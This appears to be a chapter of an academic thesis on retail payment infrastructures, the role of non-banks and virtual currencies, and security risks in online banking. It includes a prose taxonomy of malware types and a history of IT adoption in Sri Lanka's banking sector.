

Front-end providers stylized model
Settlement Process - 4
Clearing Process - 3
Clearing & Settlement Network
Bank
Bank
Non - Bank
Non - Bank
Authorization Process - 2
Post Transaction Process - 5
Pre Transaction Process - 1
Post Transaction Process - 5
Pre Transaction Process - 1
Payer
Payee
Transaction between payer and payee
Transaction Phase

Fig: 2. 18 Retail payments landscape stylized model

Figure 2.19 shows that non-banks could be involved in providing specialized services which are outsourced to the non-banks by banks or other non-banks. In such instances, the access to the infrastructure of clearance and settlement is with the banks. Apart from the services provided to banks at various payment stages, the operator of clearance and settlement component is possible to outsource certain back-end services of the bank to non-banks (Bank for International Settlements, 2014.p.11).



Back-end providers stylized model
Non - Bank
Settlement Process - 4
Non - Bank
Clearing Process - 3
Payer's Bank
Clearing & Settlement Network
Payee's Bank
Authorization Process - 2
Post Transaction Process - 5
Pre Transaction Process - 1
Post Transaction Process - 5
Pre Transaction Process - 1
Payer
Transaction between payer and payee
Payee
Transaction Phase

Fig: 2.19 Back-end providers stylized model

Figure 2.20 shows as to how non-banks could operate the component of clearance and settlement of the retail-payment infrastructure. As an example, this could occur when the specialized activities of the clearance and settlement stage in the payment chain begin to be carried out by non-banks (Bank for International Settlements, 2014).



Operators of retail payment infrastructures
Settlement Process - 4
Clearing Process - 3
Non - Bank
Clearing & Settlement Network
Payer's Bank
Payee's Bank
Authorization Process - 2
Post Transaction Process - 5
Pre Transaction Process - 1
Post Transaction Process - 5
Pre Transaction Process - 1
Payer
Transaction between payer and payee
Payee
Transaction Phase

Fig: 2.20 Operators of retail payment infrastructures

Providers of end-to-end service might offer the services by means of three-party model payment service. In the non-bank it caters for all the transaction services between the customers; both payees and payer and the non-banks function as a platform where other non-banks and banks participate. Figure 2.21 depicts scenarios in which as a three-party provider of service, a non-bank offers end-to-end services, where it undertakes services of pre-transactions, authorizations and post transaction. Basically, in a model of three-party, there is no requirement for clearance as the service of payment is offered by the non-banks to its' own customers. However, the end-user connections may require the banks to send and retrieve funds to/ from the scheme. In such instances, providers of end-to-end services could be on one side of the payment transaction only (payee or the payer) and would require accessing the infrastructure of retail payment; directly or indirectly (Bank for International Settlements, 2014.p.12).



End-to-end providers payment infrastructures
Depending on arrangements for access to clearing and settlement, end to end providers may have direct access to clearing and settlement network or use a bank for parts of these processes.
Bank
Settlement Process - 4
Clearing Process - 3
Clearing & Settlement Network
Non - Bank
Pre Transaction Process - 1
Authorization Process - 2
Post Transaction Process - 5
Payer
Transaction between payer and payee
Payee
Transaction Phase

Fig: 2.21 End-to-end providers stylized model

2.3.2 Non-banks and virtual currencies

The virtual currency developments are driven forward by enhanced usage of the internet and enhancements in cryptography, developments in the processing power and also the requirement of making virtual payments. Some being specific to certain online communities, others, particularly Bitcoin and concepts similar to it might be an alternate mode of exchange which facilitates peer-to-peer transfers and e-commerce with varied levels of anonymity. For certain transactions, virtual currencies enable lowering the cost of transactions and might enable the expanding of global reach. No universal definition exists for virtual currency. In recent years virtual currencies such as Bitcoin are in focus, where these are decentralized, having no central issuer and being based on open source protocols and techniques of cryptography. In comparison to electronic money, bank money and store/ prepaid value payment formats, virtual currencies rather than being tied on to national currencies are denominated typically on their own value units. Virtual currencies give rise to concerns of policy, mainly stemming from investor/ consumer protection and potentials in criminal misuse and money laundering. The measures of public policies taken are categorized as below (The Financial Action Task Force, 2014).

- Imposition of restriction in regulating entities to deal with virtual currencies.
- Adopting measures of regulatory and legislative, such as the requirement for exchanging platforms dealing in virtual currencies to be subjected to regulations as transmitters of money or proposed regulations for intermediaries of virtual currencies in certain jurisdiction for purposes of AML-CTF.
- Statement publication warning users with regard to risks connected with virtual currencies and in clarifying the authorities' position with regard to virtual currencies.
- Monitor and study the developments.

Systems of virtual currency, especially the decentralized systems might operate having no engagement of traditional players in the financial system. The providers of services which support their usage might be non-bank institutions inclusive of exchange platforms and service providers which enable the using of virtual currencies. Non-banks that provide services for virtual currency, provide services in a similar manner of providing traditional retail payment services. However, there are issues relating to the virtual currency use such as criminal use and money laundering.

2.4 EVALUATING SECURITY RISK IN BANKING SYSTEMS

In any system of banking or non-banking, certain risks might emerge between initiating of the transaction and finally settling of the transaction, including operational risks, frauds, systemic and settling risks. In most of the cases, irrespective of whether the service is provided by non-banks or banks the risks are material. But the potential differences in regulation in banks and the non-banks might result in differences of the measures taken for risk mitigation and therefore of the probability of risk materializing and the potential impact. It is especially relevant as there is an increasing involvement of the non-banks at various points in the payment chain. Depending on the type of non-bank/ bank the services provided by them will differ and the risk profiles will differ.

Financial loss can be caused due to fraud to one of the involved parties and might reflect insufficient arrangements for security. Fraudulent debiting can be done to an end-user's account. For example, if the account or payment information has been stolen, fraudulent activities of phishing PIN codes in gaining access to e-wallets and the use of false identities in obtaining remote access to the servers of the front-end providers. Fraud could occur on a large-scale due to breaches of data security at the payment provider or a process which provisions information on payment anywhere in the payment chain. While large breaches of data security could take place at any point in the payment chain, fraudsters tend in targeting the points which has the weakest data security. Inadequacy of data security of the service providers; banks and the non-banks exposes the end users to the risk of fraud. Even though online banking, mobile banking and non-banks are not so susceptible to breach of data than banks, the existence of multiple providers could make the efforts in assuring adequacy in security of each single step in the payment chain complicated. Through issues in consumer protection additional risk can arise. As an example, the owning and utilization of customer data by the non-banks may give rise to privacy concerns. Mobile payment devices at the front end providers has the data relating to transaction patterns of customers, their location and other information which could be used for payment activities and traded to third parties without customer consent.

Another issue in consumer protection concerns the protecting of the funds of customers when the funds are held at non-banks, especially when the non-banks has limited protection. The accounts of end-users and end-to-end service providing at non-banks may have credit balances within the duration between transactions of payment. Such non-banks, if not subjected to requirements of liquidity and capital, may lose liquidity that is sufficient for honoring timely withdrawals of the funds by users. This results in having the risk that the end-users might not be able to access the funds. It is vital to highlight these problems are common to both non-banks and banks but due to variances in managing risks and the regulations applied, these may impact differently (Bank for International Settlements, 2014).

2.4.1 Security risk in online banking systems

The security risks of online banking concern banking systems transactions such as, e-banking, non-banking, e-commerce, mobile banking, internet banking and e-payment. Phishing has enhanced risk that people will be tricked or cheated while doing electronic transfers. The fund transferring process via electronic messages among banks are referred to as wire-transfers and initially was regulated under the Money Laundering Control Act of 1986 of the U.S. Code (Raja, et al., 2008). Phishing aims to steal customer personal identities and financial account credentials, by subterfuge techniques and social engineering (Anti-Phishing Working Group, 2007). This also denotes the internet swindler’s act for those who use e-mails in luring users of the internet by requesting information on financial data and passwords. SMSs messages will also be sent by Phishing to customers that appears from legal businesses, normally banks, other financial institutions or providers of telecommunication. Malware is any malicious software that enters a system with no authorization of the user or the system (Vinod, Laxmi, & Gaur, 2009). Malware could also be defined as a harmful software to other software and can directly control other hardware through (affecting) driver applications (Kramer & Bradfield, 2010). Malware is designed in penetrating the computer system irrespective of informed consent of the owner and it is able to infect other executable files, codes and boot partitions of drives. Further malware has the possibility in modifying data, disclosing of confidential data, monitoring and transferring user information to software senders. Malware includes adware, trojans, spyware, virus, rootkit, botnet, backdoor and worms.

2.4.2 Characterization of malware

Social engineering involves persuasion involving the recipient where they are tricked by a message to think and act. The persuasion relies on artificial clues embedded in a message that gets an individual to purposely not to think but rather emotionally react and immediately react. This is a peripheral non-IT route into the banking system for confidence scams and in frauds (Kessem, 2012).

2.4.2.1 Adware

Adware is a term that is used to describe programs which are designed to display advertisements on computers, redirecting the requests searched to the advertising website, and gathering data of marketing types. As an example, on website customized advertising is displayed for viewers to visit. In pop-up form or a software package, advertisements are displays, plays or even download automatically to the computer. In certain cases, spyware might be integrated with a purpose of interfering with the computer of the user or in gaining personal data. Adware which gathers data content requires to be segregated and identified from Trojan spyware which gathers information with no permission. Adware that doesn’t inform the information collection that is malicious and adopt the behaviour of a Trojan-Spy (Kaspersky, 2018)

2.4.2.2 Grayware

A more concise name for potentially unwanted programs is ‘Grayware’. Grayware is not considered a virus and obviously is not malicious as most of the problematic codes that float on the internet. Grayware can emerge in any kind of machine. At all times the machine is used emergence is possible, and it can cause long-term problems to the machine. Grayware, at the lowest impact level, creates annoyance for the user. As an example, certain grayware simply barrages pop-up advertisements which makes the internet visibly slower and higher in labour intensity (Norton Emerging Threats, 2018).

2.4.2.3 Adware and Madware

The most general reason of information collection by Grayware is the purpose of generating advertising money. When this is on a computer it is referred to as ‘adware’ and when on a mobile device as the tablet/ phone it is referred to as ‘madware’. Irrespective of being an adware or a madware it results in slowing down the machines and making it tend towards crashing. Working in combination with spyware is the most dangerous part of adware/ madware. Both madware and adware often reports back the information to the third parties. Considering adware/ madware its just for the purpose of marketing, having one adware/ madware in a device is plausible, but there exists a high chance that other malicious collection can be occurring for higher nefarious purposes. Due to the majority of users of the internet being more knowledgable of average adware, hacking games are being moved by crooks to mobile devices. This enables them in collecting information not only regarding what the users look at online but also on where the user is going and when the user is carrying the mobile device.

2.4.2.4 Backdoor

With no user identification requirement, Backdoor is a program which enables an unauthorized person to access a target computer. Backdoor is a means that is being introduced to computer systems for facilitating access to systems with no authorization. While these could be installed to access a varied range of services, one with particular interest to network security are the ones which are able to provide interacting sessions. Often these are installed by hackers who compromise systems to gain ease in subsequently returning to the system. From a perspective of monitoring network, backdoors of such nature often run protocols as SSH [YKSRL99], Rlogin [Ka91] or Telnet [PR83a]. A non-interactive backdoor example is an un-authorized SMTP server [Po82], facilitating the relaying of email spams. Another is an FTP [PR85] backdoor utilized in providing access to illegal contents such as pirated software or Napster server [NA99] that's run violating the site policies (Yin Zhang and Vern Paxson, 2000).

2.4.2.5 Botnet

Several computers which are infected and that which cyber-criminals control in carrying out the tasks, such as performing attacks of denial-of-service, sending out spam mails or personal credential theft. One vital characteristic of a botnet is that these connect back with the central server or other machines which are infected. After the host system is successfully compromised it forms a network. The network so created is termed as 'botnet'. Bots deliver a variety of features implemented to a corresponding entity for control. The entity is generally considered a system that is 'command-and-control'. It is controlled by one or several people who are termed botherders or botmasters that relay the commands via the server. Based on the infrastructure of the network, bots might be in connection with one another enabling the required structure of control. Alternate is it could also exist fully independently with no knowledge of other bots (Stone Gross et al, 2009).




Fig: 2.22 Botnet

2.4.2.6 Rootkit

Generally, malware occupies the computer system of the victim silently, and unknown to the owner of the system (root account). Even though the entire impact of the malware activity is not possible to be hidden, malware tries to stay discreet and invisible. Varied approaches are available for hiding the programs in the hierarchy of the operating system. A commonly adopted term for this situation is called ‘Rootkit’. Rootkit is generally a tool collection which enables the developer preventing specific processes and routines from getting disabled or detected. The idea lying behind the rootkit is ensuring the continuation of presence of the Rootkits’ own processes or in maintaining the admission to a remote system. Generally specific privileges or functionalities are being enabled in the conceded system. Due to the invasiveness of rootkits in the system targeted, there are often difficulties in removing them (European Network and Information Security Agency, 2011).

2.4.2.7 Spyware, Keylogger, Sniffer

Spyware looks at every single thing done by a person online and records it. It is a software that is installed in a person’s computer with the intention of collecting user information, particularly passwords, usernames and details of bank account. The data that is gathered is transferred to the sender or the fraudster without the knowledge of the user. The ability of extracting live data from a remote system is a feature that is generally found in malware. This is basically achieved through the subversion of functions at the level of operating system. Based on the activity performed, the naming of the malware subgroups is done. Software that is written with the aim of extracting data is generally termed as ‘Spyware’. This could possibly range from monitoring the behavior of a user to optimize advertisements to aggressive level such as serial number theft for software or other sensitive facts such as information on a credit card. Malware which the keystrokes are recorded for the purpose of capturing credentials is generally termed a keylogger. Tools that originate from analysis of a network that are found to be beneficial in eavesdropping on network traffic, and in filtering it for credentials, are termed sniffers.

2.4.2.8 Virus

The ‘malware’ cluster is an entire software family, typically related by their intrusive and hostile properties, and represented by varied terms. Computer virus is the term that predominantly emerged in the literature and the term malware. It is a program that is designed for self-replication and in making copies of itself to computer systems, disk drives and files (Warrell, 2011). It is able in damaging data files and applications and also effect the hardware of a computer. Often the term is adopted in describing varied malware types even though it doesn’t match the attributes which relate to the true definition of virus. In addition to being used as a ‘catch all’ phrase, virus is considered a specific kind of software that is malicious with the self-replication characteristic. A host is required by each virus. For a virus to exist and the virus will integrate, and an executable file is needed. The virus gets spread through copying itself to additional hosts systems. Based on the development of the virus, it might utilize varied kinds of media for the reproductible ability, such as file systems based on network or removable media (European Network and Information Security Agency, 2011).

2.4.2.9 Trojan Horse

It is a piece of harmful software which appears legitimate and might permit the attacker remotely access to the targeted computer system. It is possible in attacking hard-drives of computers, re-writing of system files and file deletion. The name could be related to the old Greek story where the Troy cities were attacked. Resulting from failed attacks the Greeks created a great plan in winning where a big horse was made out of wood and kept in front of the gate of Troy. Civilians thinking that it was a present they brought the horse into the Troy city and called it a Trojan. During night fall Greek militants came out of the Trojan horse and the entire city was destroyed. This could be related to how the application works and is regarded one of the popular malware applications that is adopted to attack computers. Trojan could be in the form of new free software, electronic postal card or new game and is possible in harming user data or making a backdoor into a user system (Shahram Monshi Pouri, Nikunj Modi).

2.4.2.10 Worm

In comparison to a computer virus, worm have the ability in copying itself to varied medium then also spread actively. A computer worm is able to infect other machines by autonomously searching other machines within the network, and identify vulnerabilities. Damage is achieved through exploitation of the vulnerabilities, both known and un-known in the system operating system or the injected software. Intrusive or destructive routines are contained in the worm which directly harms a victim’s computer system. A worm is a self-replicating and standalone program which is self-propagating and is self-contained. It aims to gain access to machines in silence and without taking up the network-bandwidth and memory capacity. The worm effects could result in slowing the internet traffic and responses (Mell, et al., 2005).

2.4.2.11 Meltdown and Specter

The novel set of flaws discovered recently at the Intel Processor hardware level makes possible the stealing of data from applications that are running. It is a new malware which exploits the vulnerabilities for gathering data from the currently running program memory inclusive of confidential data such as passwords, critical business documents, encryption keys and login details. These vulnerabilities are termed Meltdown (CVE-2017-5754) and Spectre (CVE-2017-5753 and CVE-2017-5715).

2.5 BRIEF HISTORY OF BANKING SECTOR DEVELOPMENTS IN SRI LANKA

The banking sector is one of the most dynamic and vibrant sectors of the economy, with developments taking place during the last decade in terms of institutions, instruments, range of services, and the geographic coverage. Financial sector reforms have been introduced to improve the efficiency and stability of the financial sector and further reforms are under way. Commercial Banks, Development banks, Merchant/ Investment Banks, Mortgage banks and Savings Banks are some types of banks available in Sri Lanka. The Central Bank is the apex institution in the financial system of Sri Lanka. At present there are 23 commercial banks in operation in the country. Ten of these are locally incorporated and the balance are the branches of foreign Banks. Two of the local commercial Banks and one Savings Bank are state owned.

Rapid technological advancement includes an automated check clearing house that clears checks from most parts of the country within three days, ATMs, credit cards, electronic funds transfer facilities and several financial derivatives are evidence to the changes. Several banks have introduced tele-banking and electronic banking business and many have extended banking hours with some services being made available 24 hours a day through automation. The banking system is now linked closely to the worldwide networks via SWIFT and credit card payment gateways.

According to the Annual Report of the Central Bank Sri Lanka (2007), in Sri Lanka nearly 70 per cent of the financial system is controlled by the banking institutions. There are two categories of banks, namely Licensed Commercial Banks (operate current accounts for customers) and Licensed Specialized Banks (savings and development banks) in Sri Lanka. Commercial Banks of Sri Lanka mainly consists of state owned and domestic private banks, foreign banks, regional development banks and cooperative rural banks. In addition to these ‘Samurdhi’ and ‘Sanasa’ are two other commercial banks which are currently operating in the country.

The Annual Report of Central Bank Sri Lanka (2007), states that there were 23 LCBs operating in the country by the end of 2007 through a network of 1,934 branches and 2,269 other services outlets. It further reports that there were 1,422 ATMs, 12,214 electronic fund transfer facilities at the point of sale (EFTPOS) machines, and 16 fully fledged Internet banking portals in order to complement the above network. In the face of increased competition, many banks introduced IT based innovative services such as banking through mobile phones.

The rapid advancement in Information Technology has had a profound impact on the banking industry and the wider financial sector over the last two decades and it has now become a tool that facilitates banks organizational structures, business strategies, customer services and other related functions. The recent “IT revolution” has exerted a far-reaching impact on the economy, in general, and the financial services industry, in particular.

Within the financial services industry, the banking sector was one of the first to embrace rapid globalization and benefit significantly from IT development. The technological revolution in banking started in the 1950s, with the installation of the first automated bookkeeping machines at banks. This was well before the other industries became IT savvy. Automation in banking became widespread over the next few decades as bankers quickly realized that much of their labour-intensive information-handling processes could be automated with the use of computers. The first Automated Teller Machine (ATM) is reported to have been introduced in the USA in 1968, and it was only a cash dispenser. The advent of ATMs helped both to improve customer convenience and reduce costs. Before ATMs, withdrawing funds, accounts inquiries and transferring funds between accounts required face-to-face interaction between bank staff and customers.

Jayamaha (2008), states that the overall technological innovation has brought about the speedy processing and transmission of information, easy marketing of banking products, enhancement of customer access and awareness, wider networking and, regional and global links on an unprecedented scale. IT development has thus changed the product range, product development, service channels and type of banking services, as well as the packaging of such services, with significant efficiencies not only in the banks, but also the ancillary and feeder services to banks. The financial services industry has thus become virtually dependent on IT development. Most banks make visible efforts to keep up with new systems and processes.

The development in ICT has enabled banks to provide more diversified and convenient financial services, even without adding physical branches. The present days ATMs are more sophisticated machines that can scan the customer and a bank teller, accept cash or cheques, facilitate customer application for loans and allow for face-to-face discussion with a service representative via video.

The development of Internet services, which is an extensive, low-cost and convenient financial network, has facilitated banking services to customers, anywhere and anytime. Along with Internet and Web-based services, a need for changing core banking architecture has emerged. The introduction of new core banking systems by some banks and their links with the improved telecommunication network has enabled banking transactions to be done on-line, in contrast to the batch-processing mode used earlier. Jayamaha (2008), states that the integration of e-trading with internet banking and banks' websites is also a notable feature. These IT advancements have enabled banks to gradually replace manual work by automated procedures with on-line real-time processing.

2.5.1 History of IT usage in banking sector of Sri Lanka

According to Wattegama (2002), the banking sector in Sri Lanka has undergone a rapid transformation with the adoption of IT-based banking solutions. The widespread usage of IT in Sri Lanka's banking sector began only in the late 1980s with the introduction of the first ATM by HSBC Bank in 1986. The introduction of ATMs and automated processes has reduced the cost per transaction significantly, as staff overhead costs have been decreased.

Initially, the banks adopted systems developed in-house or used vendor provided systems on a decentralized basis, thus transforming manual systems to automated processes. However, most of the core-banking systems provided by different vendors were ad hoc solutions and on piecemeal basis. These were separate modules and technology platforms for key operations such as deposit mobilization and lending, trade finance, treasury operations, and more recently card transactions.

